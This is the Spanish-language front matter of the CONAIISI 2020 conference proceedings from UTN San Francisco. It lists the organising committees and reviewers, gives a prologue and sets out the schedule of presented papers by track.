

8^{VO} CONGRESO NACIONAL INGENIERÍA INFORMÁTICA / SISTEMAS DE INFORMACIÓN

VIRTUAL 2023 CONAISI



www.sanfrancisco.utn.edu.ar

05 | NOV.
06 |



150
ING

la Argentina celebra
su ingeniería
1870-2020



**Octavo Congreso Nacional de
Ingeniería Informática/Sistemas de información
CONAIISI
5 y 6 de noviembre de 2020**

Universidad Tecnológica Nacional,
Facultad Regional San Francisco

Memoria de Trabajos

Comité Organizador CONAIISI 2020

Comisión Ejecutiva RIISIC 2020

- **Coordinador:** Mag. Juan Carlos Calloni UTN FR San Francisco
- **Coordinador Suplente:** Lic. Augusto Nasrallah UTN FR Tucumán
- **Secretarios Titulares**
- Ing. Roberto Sotomayor - Universidad Fasta
- Ing. Gastón Martín - FICH Universidad Nacional del Litoral
- **Secretarios Suplentes**
- Calc. Liliana Estela Rathmann - Universidad Atlántida Argentina Mar de Ajo
- Ing. Marcela Viviana Fernández - UTN FR Mendoza
- Ing. Patricia Zachman - Universidad Nacional del Chaco Austral

Comisión Permanente RIISIC

- Dr. Ing. Marcelo Marciszack (UTN FR Córdoba)
- Ing. Luis Perna (UTN FR Delta)
- Ing. Andrés Bursztyn (UTN FR BA)
- Dr. Daniel Riesco (UNSL)
- Ing. Beatriz Gallo (UCASAL)
- Ing. Roberto Muñoz (UTN Regional Córdoba)
- Ing. Osvaldo Marcovecchio (Universidad Atlántida Argentina)
- Dr. Carlos Neil (UAI)

Autoridades Universitarias

Universidad Tecnológica Nacional

Rector: Ing. Héctor Eduardo Aiassa

Vicerector: Ing. Haroldo Tomás Avetta

Facultad Regional San Francisco – UTN

Decano: Ing. Esp. Alberto Toloza

Vice Decano y Director Dpto. Ingeniería en Sistemas de Información: Ing. Esp. Gabriel Cerutti

Comité Organizador Local

Coordinador Comité Local: Esp. Ing. Gabriel Cerutti

Coordinador Comité Académico: Mag. Juan Carlos Calloni

Coordinadora Comité Operativa: Ing. Claudia Verino

Coordinador OCS (Open Conference Systems): Dr. Mario Groppo

Comité Operativo y Técnico

Emanuel Molina
Mauro Enrico
Sergio Felissia
Martín Ponce
Carlos Carrara
Andrés Giraudó
Tatiana Karlich
Ezequiel Fusero
Laura Vaudagna
Adrián Calorio
Trossero Mauricio

Asistentes técnicos en presentaciones orales

Apendino Carolina
Saldarini Javier
Carrizo Claudio
Chiapero Iván
Emanuel Molina
Franco Pomiro
Hernán Aquilano
Mónica Depetris
Florencia Francescato
Noelia Binotto
Verino Claudia
Antonela Calloni
Candela Ojeda

Comité Académico

CHAIRS

Aplicaciones Informáticas y de Sistemas de Información

Ing. Nelson Roberto Sotomayor - Universidad FASTA

Dra. Milagros Gutierrez - UTN F.R. Santa Fe

Dr. Elias Todorovich - Universidad Nacional del Centro de la Provincia de Buenos Aires

Aspectos legales y profesionales

Dra. Ana Garis - Universidad Nacional de San Luis

Ing. Gaston Martin - Universidad Nacional del Litoral

Ing. Andrés Bursztyn - UTN F.R. Buenos Aires

Bases de Datos

Dr. Aldo Vechietti - UTN F.R. Santa Fe

Magter. Vilallonga Gabriel - Universidad Nacional de San Luis

Magter. Pablo García - Universidad Nacional de La Pampa

Educación en Ingeniería

Dra. Herminia Beatriz Parra de Gallo - Universidad Católica de Salta

Dr. Carlos Gerardo Neil - Universidad Abierta Interamericana

Lic. Sandra Cirimelo - Universidad FASTA, Universidad Nacional de Mar del Plata

Ingeniería de Sistemas, Ingeniería de Software y Gestión de proyectos

Dr. Pablo Fillotrani - Universidad Nacional del Sur

Dr. Marcelo Martín Marciszack - UTN F.R. Córdoba

Ing. Felipe Evans - Universidad Nacional de Mar del Plata

Redes - Sistemas Operativos - Fundamentos Informáticos - Seguridad

Dr. Mario A. Groppo - UTN F.R. Córdoba

Dr. Germán Montejano - Universidad Nacional de San Luis

Dr. Cicerchia, Cesar Daniel - Universidad de la Defensa Nacional

Trabajos de cátedra

Ing. Patricia Raquel Cristaldo - UTN F.R. Concepción del Uruguay

Ing. Paula Andrea Zanetti - Universidad Marina Mercante

Esp. Roberto Miguel Muñoz - UTN F.R. Córdoba

Trabajos de Final de Cátedra

Ing. Patricia Paola Zachman - Universidad Nacional de Chaco Austral

Ing. Norberto Gaspar Cena - UTN F.R. Villa María

Mg. Marisa Perez - UTN F.R. San Francisco

Trabajos de Investigación de Estudiantes extra-cátedra

Calc. Liliana Rathmann - UAA

Lic. Augusto Nasrallah - UTN F.R. Tucumán

Ing. Guillermina Rosana Nieves - Universidad Católica de Salta

EVALUADORES

Aballay Patricia	Diván Mario José	Nievas Guillermina Rosana
Abrate Pablo	Echazú Alejandro Luis	Nigro Alberto María
Acosta Nelson	Encinas Diego	Novara Pablo
Acuña Borobach César	Eribe Roberto Angel	Odetti María Alejandra
Agüero Martín	Escudero Federico Nicolás	Oliva Juan Facundo
Aguirre Jesus	Estayno Marcelo	Olsina Luis
Albanez Herrera Daniel	Eterovic Jorge Esteban	Ortiz Maria Cecilia
Alvez Carlos	Evans Felipe	Paccor Gastón Pablo
Amar Eduardo	Farfan José Humberto	Pacheco Federico
Ambort Daniel	Faure Omar Roberto	Padua Wilson
Amor Matías Nicolás	Favro Daniel Ignacio	Páez Sergio Ramon
Andriano Natalia	Fennema Marta Cristina	Panizzi Marisa Daniela
Angeleri Paula María	Fernández David Alejandro	Papa María Fernanda
Antonini Sergo Andres	Fernández Jacqueline	Parra De Gallo Herminia Beatriz
Apolloni Javier	Fernandez Marcela Viviana	Pascal Andres Jorge
Apolloni Ruben	Ferreyra Juan Pablo	Paz Menvielle María Alejandra
Arce José Francisco	Fillottrani Pablo	Pedroni Juan Pablo
Arenas María Silvina	Flores Soledad Fabiana	Peralta Mario Gabriel
Armando Silvina	Fraga Alvaro Luis	Perez Marisa Norma
Arroyo Arzubi Alejandro Luis	Frias Pablo Sebastian	Perez Norma Beatriz
Aspis Analía	Funes Ana	Perez Sofia Beatriz
Astudillo Hernán	Gaetan Gabriela	Perna Luis Horacio
Aubin Verónica Inés	Galoppo José Luis	Pessolani Pablo
Baigorria Lorena	Garay Laura Adriana	Pinto Noelia
Ballarin Virginia Laura	Garbarini Ramiro Walter	Poliche Maria Valeria
Ballejos Luciana	Garcia Berta	Pollo-Cattaneo María Florencia
Barrera María Alejandra	García Mario Alejandro	Poncio Silvia Victoria
Báscolo Alejandro	García Pablo	Pons Claudia
Battaglia Nicolas	Gastañaga Iris	Portillo Rosana Marcela
Bavera Francisco	Genin Fernando	Procopio Demian
Becker Pablo	Gentiletti Gerardo Gabriel	Prodolliet Jorge Adrián
Belloni Edgardo Aníbal	Gerzel Stella Maris	Pytel Pablo
Bengochea Ignacio	Giandini Roxana Silvia	Quinteros Sergio
Bentin Marcela Paola	Gibellini Fabian Alejandro	Quispe José Rolando
Berdun Luis	Giordano Lerena Roberto	Rapallini Ulises M. A.
Bergamini María Lorena	Golobisky María Fernanda	Rathmann Liliana Estela
Bernardis Hernán	Gómez Sergio Alejandro	Redolfi Javier
Berón Mario	Gonnet Silvio	Repetti Nicolas
Bertossi Valeria Iliana	Gonzalez Amarillo Angela Maria	Retamar María Soledad
Bigatti Cristian German	Groppa Mario A.	Ribotta Gabriela Del Fátima
Blanco Néstor	Gualpa Mariano Martín	Rico Carlos Alberto
Blas María Julia	Guatelli Renata Silvia	Rico Mariela
Bogado Verónica	Guerrieri Ruben Alberto	Ridao Marcela Natividad
Boggio María Alejandra	Gutiérrez María Milagros	Riesco Daniel
Bollati Verónica Andrea	Guzmán Analía	Riva Fabiana María
Bracalenti Tomas	Hadad Salomon Rosana	Rojas Cristina
Braun Germán	Hasbani Carlos Natalio	Roldán Luciana
Breslin Roberto	Herrera Daniel Rodolfo	Romandetta Aníbal Julio
Bressano Mario Osvaldo	Herrera Norma Edith	Romero Daniel
Bruno Oscar R.	Igarza Santiago	Romero Gilda R.
Bruno Oscar R.	Istvan Romina Mariel	Romero Lucila
Budan Paola Daniela	Jewsbury Alejandra	Romero Soledad
Bursztyn Andrés	Joselevich María	Roqué Luis
Cáceres Nélica Raquel	Juarez Gustavo Eduardo	Rosenzvaig Federico
Caliusco María Laura	Kabusch Andrés	Rottigni Gisela
Calloni Juan Carlos	Kabusch Andrés Ricardo	Rottoli Giovanni Daian
Canali Luis	Kloster Miriam Cristina	Rubio Diego

Canavesio Maria Mercedes	Kowalski Victor Andrés	Rubiolo Mariano
Carabelli Luis Maria	La Red Martínez David Luis	Ruhl Analia Lorena
Carballo Carlos	Lacquaniti Edgardo Luis	Ruiz De Mendarozqueta Alvaro
Carbonari Daniela	Lado Silvana Inés	Ruiz Diaz Soledad
Cardenas Marina Elizabeth	Lamperti Sabrina Bibiana	Rustan Silvina
Cardoso Alejandra Carolina	Lasso Marta	Saclier Lucas Javier
Carignano María Celeste	Leale Guillermo	Saldarini Javier
Carrizo Claudio	Ledesma Ernesto Esteban	Sánchez Alejandro
Casalini Clara	Lema María Gabriela	Sanchez Cecilia
Casanova Carlos	Leone Horacio	Sánchez Ernesto
Casanova Pietrobani Carlos Anto	Lesser Nestor Eugenio	Sanchez Reynoso Maria Laura
Casanovas Eduardo	Liberatori Héctor Pedro	Sánchez Rivero Víctor David
Casanovas Ines	Liberatori Marcelo Sadí	Sandobal Verón Valeria Celeste
Casatti Martín	Liporace Julio César	Sardi Duilio Agustin
Cassani Matías Alberto	Lopez De Luise, María Daniela	Sarli Juan Leonardo
Castellaro Marta	Lopez Nocera Marcelo Ubaldo	Savi Cecilia Andrea
Castillo Angel Fabian	Lucero Nancy Del Carmen	Schab Esteban Alejandro
Castillo Julio	Lucero Ucasal Nancy	Servetto Arturo Carlos
Castillo Peña Fabián	Ludueña Veronica	Simieli Mariana Paola
Castro Alicia	Lujan Vega Luis	Simieli Paola
Castro Claudia Susana	Luz Clara Bibiana Beatriz	Sitnyk Martín Enrique
Castro Lechtaler Antonio Ricardo	Mac William Maria Irene	Solis Isidro
Castro Marcelo	Macaione Rosa Eufracia	Soria Mercedes
Caymes Scutari Paola	Maldonado Calixto Alejandro	Sosa Zitto Rossana Elizabeth
Cena Norberto Gaspar	Mana Franco	Soto Juan Manuel
Cenci Karina	Marciszack Marcelo Martín	Sotomayor Nelson Roberto
Césari Matilde Inés	Marsiglia Silvana Carolina	Stefanoni María Eugenia
Chiodi Gustavo Alberto	Martín María De Los Angeles	Stegmayer Georgina
Cicerchia Cesar Daniel	Martinez Duque Dennis	Storti Mario
Cipriano Marcelo	Martinez Liliana Inés	Straccia Luciano Nicolas
Cirimelo Sandra	Martinez Maria Roxana	Strub Ana María
Cocconi Diego Alejandro	Martinez Roxana	Suarez Maria De Las Mercedes
Conde Sergio Daniel	Martínez Sergio Luis	Such Victor Eduardo
Constable Leticia Edith	Massa Stella Maris	Talamé María Lorena
Constanzo Bruno	Medel Ricardo	Testa Oscar Alfredo
Corso Cynthia Lorena	Medina Oscar Carlos	Todorovich Elias
Cortez Alberto	Meles Judith	Tolaba Ana Carolina
Crespo Abel	Meloni Brenda Elizabeth	Tolaba Miguel Nestor
Cristaldo Patricia Raquel	Mendez Garabetti Miguel	Tomaselli Gabriela
Crotti Patricia Susana	Meschino Gustavo Javier	Torres Chapeta Alexis Olvany
Cuenca Pletsch Liliana Raquel	Mina Hector Omar	Torres Gladys Mabel Del Valle
Cukierman Uriel	Mira Natalia Carolina	Toselli Paula Andrea
Curti Hugo Javier	Miranda Enrique Alfredo	Tosselli Laura Ramona
Damiano Luis Esteban	Miranda Natalia Carolina	Trettel Marta Cecilia
Dania Claudia Estela	Molina Silvia	Varela Laura Veronica
Daniele Marcela E.	Monferrato Marcelo	Vazquez Alejandro
Dasso Arístides	Montejano Germán	Vazquez Juan Carlos
De Battista Anabella Cecilia	Montezanti Diego Miguel	Vecchiatti Aldo
De Federico Sara Ester	Moralejo Raúl Omar	Vegetti Marcela
De Gregorio Matias Sebastian	Morcela Antonio	Verino Claudia Mariela
De San Pedro María Eugenia	Moreno Juan Carlos	Vitri Hernán
Degiampietro Maria Gabriela	Moyano Claudia Patricia	Vitturini María Mercedes
Del Fresno Mariana	Mugetti Mare José Oscar	Yennerich Germán
Delgado Andrea Fabiana	Muñoz Roberto Miguel	Yuan Rebeca Judith
Destefanis María Laura	Mussetta Sebastián Norberto	Zachman Patricia Paola
Di Gianantonio María Alejandra	Nadal Jorgelina Cecilia	Zanetti Paula Andrea
Di Iorio Ana Haydée Haydée	Nasrallah Augusto José	Zohil Julio
	Nazar Patricia	Zuñiga Mariela

**Octavo Congreso Nacional de Ingeniería
Informática/Sistemas de información
CONAIISI**

5 y 6 de noviembre de 2020

Universidad Tecnológica Nacional, Facultad
Regional San Francisco

Memoria de Trabajos

Claudia Verino, Juan Carlos Calloni, Gabriel Cerutti, Alfonsina E. Andreatta
(Compiladores)

San Francisco, Córdoba - Argentina, Marzo de 2021

Octavo Congreso Nacional de Ingeniería Informática/Sistemas de Información: CONAISI.
5 y 6 de noviembre de 2020 / Claudia Verino, Juan Carlos Calloni, Gabriel Cerutti,
Alfonsina E. Andreatta; compilado por Claudia Verino , Juan Carlos Calloni, Gabriel Cerutti,
Alfonsina E. Andreatta. - 1a ed. -
Ciudad Autónoma de Buenos Aires: Universidad Tecnológica Nacional.
Facultad Regional San Francisco, 2021.
Libro digital, PDF

Archivo Digital: descarga
ISBN 978-950-42-0202-8

1. Sistemas de Información. 2. Ingeniería Informática. I. Verino, Caludia, Calloni, Juan
Carlos, Cerutti, Gabriel, Andreatta, Alfonsina E. comp.
CDD 004.07

Octavo Congreso Nacional de Ingeniería Informática/Sistemas de información
CONAISI
5 y 6 de noviembre de 2020
Universidad Tecnológica Nacional, Facultad Regional San Francisco

Memorias de trabajo

Diseño de Tapa: María Laura Vaudagna

ISBN 978-950-42-0202-8



Auspiciantes:



PRÓLOGO

El Congreso Nacional de Ingeniería Informática - Sistemas de Información (CoNalISI) es una iniciativa anual de la **Red RIISIC**, constituido como espacio para la divulgación de las actividades de investigación de docentes, graduados y estudiantes de las carreras de Ingeniería en Informática / Sistemas de Información, en el marco del Consejo Federal de Decanos de Ingeniería (CONFEDI).

La 8ª edición del CoNalISI tuvo lugar entre los días 5 y 6 de Noviembre de 2020, en la ciudad de San Francisco; se desarrolló de manera virtual (la primera bajo este formato) y fue organizado por el comité local de investigadores, docentes, graduados y estudiantes de la Facultad Regional San Francisco de la Universidad Tecnológica Nacional, bajo la coordinación del Departamento de Ingeniería en Sistemas de Información, conjuntamente con los integrantes de la comisión ejecutiva y comisión permanente de la Red RIISIC.

Más de 500 participantes (entre docentes, graduados y estudiantes), le dieron marco a las dos jornadas, en las cuales se pudo apreciar el resultado de los trabajos presentados por sus autores.

La presente edición permitió, además, por su carácter virtual, contar con una amplia participación de investigadores de todo el país, sumados a colegas de Chile, Colombia, entre otros países, otorgándole un carácter internacional que seguramente quedará instaurado como base para continuar ofreciendo un espacio donde los investigadores en diferentes partes del mundo, puedan compartir sus avances y experiencias, enriqueciendo aún más la propuesta del evento.

La comunidad académica y científica participó presentando trabajos, enviando artículos científicos originales sobre ideas innovadoras, soluciones desarrolladas que aborden problemas reales, trabajos empíricos, estudios de caso, entre otros, en el dominio de los sistemas y tecnologías de la información, ordenados en los siguientes ejes temáticos:

- Ingeniería de Sistemas, Ingeniería de Software y Gestión de proyectos
- Aplicaciones Informáticas y de Sistemas de Información
- Aspectos legales y profesionales
- Bases de Datos
- Educación en Ingeniería
- Redes - Sistemas Operativos - Fundamentos Informáticos - Seguridad
- Trabajos Estudiantiles

Los trabajos estudiantiles se clasificaron en las siguientes áreas:

- Trabajos de cátedra de 1º a 3º año
- Trabajos de cátedra 4º a 5º año
- Trabajos de Investigación de Estudiantes extra-cátedra
- Trabajos finales de carrera no finalizados
- Trabajos finales de carrera finalizados

En esta edición se presentaron 99 trabajos de docentes y graduados investigadores y 139 trabajos de estudiantes. Sobre estos últimos, se realizó un reconocimiento a los 15 trabajos más destacados, premiando a los 5 mejores trabajos de cátedra, los 5 primeros trabajos de investigación de estudiantes extra-cátedra y los 5 primeros trabajos finales de carrera.

Los mismos fueron resultado del trabajo de más 400 evaluadores, quienes bajo la coordinación de 27 chairs, llevaron adelante la tarea de revisión de los más de 300 trabajos de investigación recibidos.

Confiamos que los trabajos que forman parte del presente, invitarán a recuperar su lectura de manera periódica, permitiendo acceder a los avances en cada uno de los ejes temáticos mencionados, impulsando al mismo tiempo, a continuar las investigaciones presentadas, con el objetivo final de ampliar cada vez más la frontera del conocimiento.

Cronograma de actividades

FECHA	Título de la categoría	Hora Inicio	Título	ID y Autores
05/11/2020	- Charlas Centrales	09:00	ACTO DE APERTURA	ACTO DE APERTURA
		10:00	RIISIC - Charla Sobre Competencias - Trabajo Realizado por la Red	Dr. Carlos NEIL
		14:30	Conversatorio: el desafío del teletrabajo para las ingenieras	Dra. Beatriz Parra de Gallo, Calc. Liliana Rathman e Ingenieras de REDIS
	Aplicaciones Informáticas y de Sistemas de Información	11:00	Entrenamiento para Correr Largas Distancias - Planificación Asistida por Computadora	ID: 5 - Autores: Pantaleo G Dufourc F Cuello C Cuello G
			Votación Electrónica sobre Blockchain	ID: 327 - Autores: Obermeier M Panizzi M
		11:20	Herramientas de Software Libre para Visualizar y Minar Datos en Pequeñas y Medianas Empresas	ID: 19 - Autores: Romagnano M Lépez H Pantano J
			Propuesta de mejora de los circuitos educativos utilizando Sistemas de Información Geográfica (SIG)	ID: 336 - Autores: Olea R Madariaga H Araujo P
		11:40	Automatización de noticias en la Universidad	ID: 26 - Autores: Filippi J
			Desarrollo de una aplicación móvil para la digitalización e identificación de eventos en calendarios	ID: 356 - Autores: Coronel G Gianinetta L Cernotto S Martínez C Albornoz E
		12:00	Datos, especulaciones y un plan para la cuarentena de la próxima pandemia	ID: 390 - Autores: Pantaleo G
			Método_SCGE validando las tres primeras etapas en un organismo gubernamental	ID: 43 - Autores: Castro M Pons C Rodríguez R
		12:20	Red Neuronal como Alternativa al Filtro de Hodrick y Prescott	ID: 412 - Autores: Perna L
			Situación de los Datos Abiertos en Argentina	ID: 44 - Autores: Todorovich E
		12:40	Machine Learning en biometría: adaptación de la metodología CRISP DM en un sistema de reconocimiento biométrico.	ID: 425 - Autores: Ruiz S Alvez C Miranda E Etchart G Aguirre J Frola F Inda K
			Visualización de Información Meteorológica mediante Mapas Digitales Interactivos	ID: 48 - Autores: Castillo J Cardenas M Hernandez N
		15:30	P-Wave Clustering Methods for Bayès Syndrome Detection	ID: 435 - Autores: Franco L Escobar Robledo L Massa J Bayés de Luna A
			Recolección de Residuos Sólidos Urbanos en Argentina. Revisión Bibliográfica	ID: 49 - Autores: Marcos C
		15:50	Análisis de Distribución de Temperatura, Humedad y Presión en un Datacenter basado en un Método de Selección de Clusters	ID: 53 - Autores: D'Angiolo F Kwist I Mas I Giribet J

FECHA	Título de la categoría	Hora Inicio	Título	ID y Autores
05/11/2020	Aplicaciones Informáticas y de Sistemas de Información	16:10	Implantación de un Algoritmo de Bidiagonalización en un Entorno Híbrido para su Aplicación en la Recuperación de Información	ID: 57 - Autores: Sposito O Ledesma V Procopio G Saizar V Vainberg A
		16:30	Sistema de asistencia terapéutica para rehabilitación de manos	ID: 59 - Autores: Spahn A Falchini I Zacarías V Martínez C Albornoz E
		16:50	Validación de la Calidad en Datos Abiertos con respecto a la detección de errores ortográficos utilizando la métrica del factor Syntactic Correctness	ID: 74 - Autores: Martínez M Parkinson C
		17:10	Machine Learning and Text Mining to Aid the Systematic Review Process	ID: 77 - Autores: Falco M Berdiñas I Robiolo G
	Aspectos Legales y Profesionales	11:00	Revisión de Métodos y Herramientas para Adquirir Evidencia Digital de WhatsApp en Celulares con Sistema Operativo Android	ID: 86 - Autores: Puccinelli C
		11:20	Análisis de un ataque Ransomware a servidores desde el punto de vista pericial	ID: 245 - Autores: Gibellini F Ruhl L Parisi G Sanchez Blazaretti I
		11:40	Una propuesta de mapeo entre puntos de pericia y preguntas de competencia derivadas de un modelo ontológico	ID: 325 - Autores: Peñalva M
	Bases de Datos	12:00	Metodológica para evaluar un modelo de Justicia Predictiva	ID: 216 - Autores: Bossero J Sposito O Ledesma V Procopio G Conti L García S Perez Villar G Busnelli L
		12:20	Bases de Datos Métrico-Temporales: Indexación en Memoria Secundaria	ID: 309 - Autores: Azar P De Battista A Herrera N Ruano D
		12:40	Predicción de Factores de Tipos de Violencia contra las Mujeres	ID: 360 - Autores: Rodriguez M Farfan J Laureano N Vargas G Castro N Soria M
		15:30	Técnicas de Minería de Datos aplicadas al abandono de los estudiantes de la Facultad de Ciencias Exactas	ID: 384 - Autores: Ibarra C Martínez C
		15:50	Diseño de aplicación para visualización de tópicos de noticias sobre COVID-19 en lenguaje español	ID: 424 - Autores: La Pietra L Schab E Cristaldo P De Battista A
		16:10	Criterios para el diseño de una base de datos cienciométrica	ID: 437 - Autores: Muñoz R Casatti M Guzmán A Damiano L Cuevas J
	Educación en Ingeniería	11:00	Impacto de la Rúbrica como Guía del Dispositivo de Evaluación en la Enseñanza del Proceso de Desarrollo de Software	ID: 4 - Autores: Moyano J Moncho M Izarra E
		11:20	Una experiencia lúdico pedagógica en trabajo en equipo en educación no presencial	ID: 15 - Autores: Gómez D Moyano C Cerrano M
		11:40	Enfoque para la evaluación del progreso académico de estudiantes en la enseñanza mediada por el uso de las TICs. Una aproximación para el desarrollo de un sistema que apoye el proceso de toma de decisiones.	ID: 17 - Autores: Corso C Constable L Chávez J
		12:00	Utilización de Instagram, Youtube y Moodle como Herramientas Didácticas de Integración para el Proceso de Enseñanza-Aprendizaje	ID: 31 - Autores: Vegega C Prado Walsh J Cueli J Martínez G Leguizamón R Díaz E Roldán L Chipian R Salmeron L Laterza Rosa J Batalla L Corbalán S La Cruz Gonzalez D Berro C Costa
		12:20	Radiadores de información para motivar el aprendizaje. Análisis de una experiencia.	ID: 55 - Autores: Pérez S Aubin V Guatelli R Videla L

FECHA	Título de la categoría	Hora Inicio	Título	ID y Autores
05/11/2020	Educación en Ingeniería	12:40	Educación Mediada en Primer Año de Ingeniería para la Formación de Competencias de la Industria 4.0 en el Contexto de la Enseñanza Remota de Emergencia	ID: 56 - Autores: Trigueros A Compagnoni M Toro L
		15:30	El Impacto del Pensamiento Computacional en el Diseño y la Codificación de Algoritmos	ID: 62 - Autores: Jiménez Rey E
		15:50	Metodología para un Entrenamiento Pedagógico de la Programación de Computadoras	ID: 69 - Autores: Barberis A Del Moral Sachetti L Silvera J Méndez E
		16:10	Uso de las TICs para la Vinculación de las Escuelas Secundarias con la Universidad	ID: 133 - Autores: Gatica J Olguín C Montejano J Marini A Luzzi M Berón M Zaldua A Montejano G
		16:30	Experiencia de Virtualización de Carreras Presenciales: el Caso de la Licenciatura en Tecnología Educativa	ID: 185 - Autores: Kabusch A Cuneo A Pintos P
		16:50	Diagnóstico para desempeñarse de manera efectiva en equipos de trabajo en alumnos universitarios (MDCU)	ID: 191 - Autores: Castañeira V Poncio S Tedini D Almada L Bravo A
		17:10	Diseño de software para estudiantes universitarios con disminución visual: Diagrama de clases	ID: 193 - Autores: Ligorria L del Valle N Manera R Peralta L
	Estudiantes	15:50	Caso práctico de GPGPU: producto matricial de matrices cuadradas en lenguaje C. Solución secuencial vs soluciones en paralelo en CPU [OpenMP] y en GPU [CUDA]	ID: 16 - Autores: Area M Leon M
		16:10	El Uso de Blockchain Aplicado a Distintas Tecnologías	ID: 170 - Autores: Martinez de Aguirrez Fernandes P La Cruz González D Batalla L Barreneche S Serafini J
		16:30	Simulación para estimar propagación de enfermedades	ID: 207 - Autores: Encinas D Báez J Barreto A Galarza B Morales M
		16:50	Aplicación de Redes Neuronales Artificiales en el Diagnóstico del Método Optimizado de Tiro Escuela del Ejército Argentino	ID: 271 - Autores: Cabrera E Salazar N Maceira C
		17:10	Machine Learning en el ámbito deportivo	ID: 374 - Autores: Ledesma E Alvarez Brito C Rodriguez L Sarabia R Pinasco M
	Ingeniería de Sistemas y de Software	11:00	Declarative Specification and Verification of Modern Software Architecture Patterns	ID: 1 - Autores: Asteasuain F Machuca M
		11:20	Una Propuesta para Desarrollo Dirigido por Modelos en Entornos Ágiles y la Entrega Continua	ID: 24 - Autores: Cortez A Martinez C Garis A Varela R Naveda C Vazquez A Luna M
		11:40	Análisis de las Técnicas de Detección de P300 utilizando Interfaces Cerebro - Computadora	ID: 42 - Autores: Marinzalda F Liaño L González N
		12:00	Reglas de composición para modelos de procesos orientados a aspectos con BPMN 2.0	ID: 45 - Autores: Pincirolí F Albino G
		12:20	Designing Context-Aware Test Cases for Particular Situations	ID: 75 - Autores: Tebes G Peppino D Becker P Olsina L
		12:40	Diseño e Implementación de una Herramienta de Software para el Modelado y Simulación en RDEVS (WIP)	ID: 141 - Autores: Blas M Dalmaso F Toniolo M Gonnet S

FECHA	Título de la categoría	Hora Inicio	Título	ID y Autores
05/11/2020	Ingeniería de Sistemas y de Software	15:30	Hacia la evaluación de emociones en experiencias de uso de software: Una revisión sistemática	ID: 167 - Autores: Pinto N Torres D Tomaselli G Acuña C
		15:50	Estrategias de Manejo de Cache para Aplicaciones Web Progresivas - Presentación de un Esquema optimizado	ID: 227 - Autores: Rodriguez R Vera P
		16:10	F-IoT, una herramienta para la creación y monitoreo de sistemas de IoT	ID: 238 - Autores: Flores S Berón M Riesco D
		16:30	Análisis de la Reactivación, frente al COVID-19, en el ámbito del transporte Público de Pasajeros a través de la Simulación El caso de la línea C de subterráneos de CABA	ID: 240 - Autores: Milin E Quiroga S Viegas L Martel H Flecha R
		16:50	Identification of user stories in software issues records applying pre-trained natural language processing models	ID: 267 - Autores: Roldán M Peña Veitía F Vegetti M
		17:10	Trazando Requerimientos Funcionales con Toma de Decisión Utilizando SysML y DMN	ID: 269 - Autores: Abdelahad C Riesco D Kavka C
	Redes-SO-FI	16:30	Ingeniería Social y COVID-19 : Análisis de la Explotación de Vulnerabilidades Humanas en el Marco de una Pandemia	ID: 3 - Autores: Bifano L Gross D
		16:50	Combinación No Lineal de Generadores LFSR con Funciones No Lineales de Filtrado Paralelas	ID: 21 - Autores: García P Farías A Montejano G
		17:10	Métodos de Escalación de Privilegios Local en Sistemas Windows	ID: 30 - Autores: Carrasco P
06/11/2020	- Charlas Centrales	09:00	Tipos de recolección de evidencia digital para casos judiciales	Marcelo Temperini - Maximiliano Macedo
		12:00	Teletrabajo para el Rol del Ingeniero	Dra. Cecilia Karina Duque, Dr Sergio Daniel Conde y Ing. Osvaldo Donato Marcovecchio.
		14:30	Charla Central	Charla Central
		17:30	ACTO DE CIERRE	ACTO DE CIERRE
	Aplicaciones Informáticas y de Sistemas de Información	10:00	Técnica diferencial para el filtrado de bioseñales y su potencial uso en la detección de somnolencia en conductores	ID: 83 - Autores: Cosentino J Bettati A Khobie M Scolaro G De la Vega I Ferrari H Herrero V
		10:20	Propuestas de Buenas Prácticas para la Implementación de Smart City en el contexto Técnico de Datos Abiertos, Organizativo y Marco Normativo en el entorno de la Salud Pública	ID: 95 - Autores: Martínez M Caruso M López D
		10:40	Selección de Características para Clasificación de Clase Única de Fallas de Calidad de Información en Wikipedia	ID: 128 - Autores: Cagnina L Ferretti E Funes A Herrera J
		11:00	Automatic Dial Comparator Reading using Image Processing	ID: 165 - Autores: Ducloux J Lezama J
		11:20	Estimación de la radiación solar global diaria a través de modelos de redes neuronales artificiales	ID: 172 - Autores: Cappelletti M Olivera L Atia J Osio J Morales M

FECHA	Título de la categoría	Hora Inicio	Título	ID y Autores
06/11/2020	Aplicaciones Informáticas y de Sistemas de Información	11:40	Implementación de un algoritmo de recuperación de errores para el análisis de efectos únicos de fallas en FPGA's	ID: 175 - Autores: Cappelletti M Czerwien J Osio J
		15:30	Aplicación móvil para recorridos turísticos	ID: 249 - Autores: Quispe J
		15:50	SIMUCOVID: modelo y aplicación predictiva de la posibilidad de contagio de COVID-19 para el personal	ID: 260 - Autores: Cipriano M
		16:10	Caracterización de microestructuras de la aleación ZA27 basada en técnicas de procesamiento de imagen	ID: 264 - Autores: FAVRET F GODOY D Bareiro H Santos V Rosenberger M
		16:30	Sistema IoT para el monitoreo y seguimiento de la calidad del agua en arroyos	ID: 293 - Autores: Osio J Cappelletti M Cabado L Marsico D Morales M
		16:50	Aprendizaje automático aplicado a variables ambientales	ID: 307 - Autores: Osio J Cappelletti M Lo E Fain F Aróztegui W
		17:10	Una Propuesta de OBDA para la Exportación de Datos Bibliográficos como Datos Enlazados en la Web Semántica	ID: 311 - Autores: Gómez S Fillottrani P
	Educación en Ingeniería	10:00	Ingreso a carreras de Ingeniería en tiempos de COVID-19. Competencias digitales de enseñanza y aprendizaje	ID: 296 - Autores: Moro L Pirro A Massa S
		10:20	Herramientas de software educacional para el aprendizaje de arquitectura de procesadores	ID: 320 - Autores: Menchón M Goñi E Tosini M
		10:40	Un Enfoque Metodológico Contemplando la Experiencia de Usuario en el Desarrollo de Objetos de Aprendizaje	ID: 328 - Autores: Lafuente G Filippi J
		11:00	Percepciones de los estudiantes en el Aprendizaje Virtual de Química para Ingenieros durante la pandemia por la COVID-19	ID: 358 - Autores: Mazzuca A Matana D
		11:20	Estrategias de Autoconocimiento de los Estilos de Aprendizaje de los Estudiantes de Ingeniería en Informática	ID: 368 - Autores: Perez S Mira N Boggio M
		11:40	Propiciando el trabajo autónomo del alumno, con simuladores	ID: 370 - Autores: Belcastro A Bertone R
		15:30	Aplicación y Evaluación de Competencias aplicadas en Ciencias Básicas	ID: 393 - Autores: Conde S Morales M
		15:50	COVID-19 y los Desafíos de la Educación en Informática e Ingeniería	ID: 404 - Autores: Morales M Budan P Barrera Nicholson P Herrera S Maldonado M Macedo A
16:10	Una propuesta de Metodología para la enseñanza de Programación y estrategias en tiempo de pandemia	ID: 429 - Autores: Macaione R Lucero N		
